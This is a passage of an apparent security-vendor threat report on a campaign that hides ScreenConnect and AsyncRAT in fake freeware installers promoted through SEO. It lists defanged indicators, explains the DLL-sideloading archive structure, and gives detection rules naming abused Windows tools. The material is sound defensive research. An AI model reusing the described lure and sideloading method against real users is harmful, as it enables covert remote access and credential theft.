
These file names indicate that the threat actor was disguising their ScreenConnect archives as popular utilities beyond OBS Studio. Among the fakes, we identified counterfeit installers for DS4Windows, DNS Jumper, Glary Utilities, and Process Hacker. Crucially, when we search for these utilities on major search engines, these fraudulent sites frequently appear at the very top of the organic search results. This indicates that the threat actor is actively leveraging SEO techniques to boost traffic to their landing pages.


Spoofed software portals appearing in search engine results

Spoofed software portals appearing in search engine results

For example, here is how the fraudulent download portal for DNS Jumper looks:

Fake website mimicking the official DNS Jumper resource

Fake website mimicking the official DNS Jumper resource

On this page, the download button directs users to the following address:

hxxps://direct-download.giize[.]com/dns-jumper/iopbsr4hymbo7nfa1q7j

Just like the OBS Studio variant, this drops an archive onto the victim’s device with an identical structure: a renamed legitimate install.exe file, a sideloaded library, and an Assets directory containing the promised software packaged alongside ScreenConnect.

Contents of the DNS Jumper and ScreenConnect archive

Contents of the DNS Jumper and ScreenConnect archive



Other fraudulent websites that appear in search engine results when querying the corresponding software are designed in a similar fashion.


Spoofed websites used to distribute ScreenConnect

Spoofed websites used to distribute ScreenConnect

Notably, the vast majority of the fraudulent sites we uncovered are localized into English, Russian, and Chinese. In several instances, the pages were also translated into German, French, Spanish, Arabic, and other languages. This multi-language support underscores the global footprint of the campaign, targeting a broad user base across multiple regions.

Language localization options on a ScreenConnect delivery site

Language localization options on a ScreenConnect delivery site

Fake domain infrastructure

To distribute ScreenConnect disguised as freeware, the threat actor spun up an extensive network of domain names mapped across three IP addresses. We have categorized these into two distinct infrastructure clusters.

Cluster 1: 162.216.241[.]242 and 198.23.185[.]81

```
162.216.241[.]242
Country: United States
Org name: Dynu Systems Incorporated
```

The connection graph below illustrates the campaign websites tied to IP address 162.216.241[.]242, which hosts the previously mentioned www[.]studioobs[.]com domain.

URL connection graph for IP 162.216.241[.]242

URL connection graph for IP 162.216.241[.]242


Looking into the registration dates for the domains on this IP, we found that the threat actor initially attempted to disguise their sites as various gaming portals:

Subsequently, starting in January 2026, they shifted strategy and began registering fake domains designed to mimic popular freeware:

In this specific branch of the ScreenConnect campaign, the malicious archives are hosted on fileget.loseyourip[.]com. Notably, the download resource is hosted on a completely separate provider:

```
198.23.185[.]81
Country: United States
Org name: NOHAVPS LLC
```

Our analysis of this second IP address revealed that it also hosts additional resources tied to the campaign, including fake gaming sites and supplementary download links:

URL connection graph for IP 198.23.185[.]81

URL connection graph for IP 198.23.185[.]81

Cluster 2: 2.59.134[.]97

```
2.59.134[.]97
Country: Germany
Org name: dataforest GmbH
```

Below is an infrastructure graph showing this IP address and its hosted domains. Notably, unlike the previous case, this address also hosts direct-download.giize[.]com, a resource used to store distributed malicious archives.

URL connection graph for IP 2.59.134[.]97

URL connection graph for IP 2.59.134[.]97

In this branch of the campaign, the threat actor skipped game-themed lures entirely, focusing exclusively on creating fraudulent freeware sites that bundled ScreenConnect with the requested application. The domains hosted on IP address 2.59.134[.]97 were registered between October 2025 and March 2026.

The chart below shows the volume of fraudulent websites created month by month:

Breakdown of ScreenConnect delivery sites by theme, August 2025 through March 2026 (download)

C2 infrastructure analysis

In total, we identified dozens of different archives distributed across this campaign. All of them share a uniform file structure, containing the malicious install.res.1033.dll library and the ScreenConnect MSI package located at Assets\x86\vcredist_x64.dll.

In some instances, the ScreenConnect installation package also bundles a CAB archive.

Contents of the CAB archive

Contents of the CAB archive

This archive contains a system.config XML file, which defines the connection address for the ScreenConnect C2 server:

Contents of system.config

Contents of system.config

By analyzing these ScreenConnect installations, we uncovered additional C2 addresses, which are mapped out in the following graph:

Connection graph of ScreenConnect C2 domains

Connection graph of ScreenConnect C2 domains

The next graph illustrates the AsyncRAT command-and-control infrastructure:

AsyncRAT C2 server infrastructure

AsyncRAT C2 server infrastructure

Based on the registration dates of the C2 domains, we can determine that the campaign was launched in October 2025 and paused at the end of March. However, at the time of publication, many of the landing pages remain accessible via search engine results.

Takeaways

Investigating a single case of AsyncRAT delivered via ScreenConnect allowed us to uncover a massive, multi-domain, multi-language infrastructure designed to distribute a hidden installer for this software and further advance the attack. The threat actor disguises ScreenConnect as popular utilities and distributes it through fraudulent websites that mimic official product pages. The attackers leverage search engine optimization techniques to push these sites to the top of search results in engines like Google and Bing.

This attack chain targets both everyday consumers downloading free software from the internet and corporate networks, where remote access tools are frequently allowlisted and granted elevated privileges.

The potential objective of the campaign is to steal credentials en masse and gain unauthorized access to systems for subsequent resale on dark web marketplaces.

To mitigate the risks associated with this threat, we recommend implementing the following security measures:

  • Enforce strict software installation controls: application allowlisting and blocking MSI package execution from untrusted sources
  • Continuously monitor for the creation of new remote administration services and scheduler tasks
  • Filter outbound traffic to unknown domains and IP addresses
  • Regularly train users on safe downloading practices
  • Verify the authenticity of all software sources

For enterprise users, credential monitoring is a critical mitigation strategy against the risks detailed in this article, as a leaked account or compromised system access frequently serves as a vector for subsequent attacks on the organization.  Kaspersky Digital Footprint Intelligence provides continuous data monitoring across open and dark web sources, enabling security teams to respond proactively to potential threats.

Detection by Kaspersky solutions

Kaspersky Managed Detection and Response detects the malicious activity described in this post using the following indicators of attack:

  1. ScreenConnect service creation with suspicious parameters
    logsource:                      
        product: windows         
        category: security
    detection:
        selection_access:
            EventID: 4697
            Service File Name|contains:
                - 'e=Access'
                - 'ClientService.exe'
        selection_support:
            EventID: 4697
            Service File Name|contains:
                - 'e=Support'
                - 'ClientService.exe'
        condition: selection_access or selection_support
  2. Anomalous child processes being spawned by the ScreenConnect service
    logsource:
        product: windows
        category: process_creation
    detection:
        selection:
            ParentImage|endswith:
                - '\\ScreenConnect.ClientService.exe'
                - '\\ScreenConnect.WindowsClient.exe'
                - '\\ScreenConnect.WindowsBackstageShell.exe'
                - '\\ScreenConnect.WindowsFileManager.exe'
            Image|endswith:
                - '\\powershell.exe'
                - '\\cmd.exe'
                - '\\net.exe'
                - '\\schtasks.exe'
                - '\\sc.exe'
                - '\\msiexec.exe'
                - '\\mshta.exe'
                - '\\rundll32.exe'
        condition: selection

Additionally, Kaspersky products detect the malware covered in this post under the following verdicts:

  • Trojan.Win64.DLLhijack.*
  • Trojan.VBS.Agent.*
  • Trojan.PowerShell.Agent.bav
  • Trojan.JS.SAgent.sb

Endpoint malicious activity can be monitored using Kaspersky EDR Expert. Specifically, security teams should look for the execution of commands and scripts containing suspicious patterns, such as XOR operations used for command and data obfuscation by malware operating on the host. This activity is flagged by the suspicious_assembly_loading_into_powershell_via_reflection_amsi and xored_powershell_command_amsi rules.
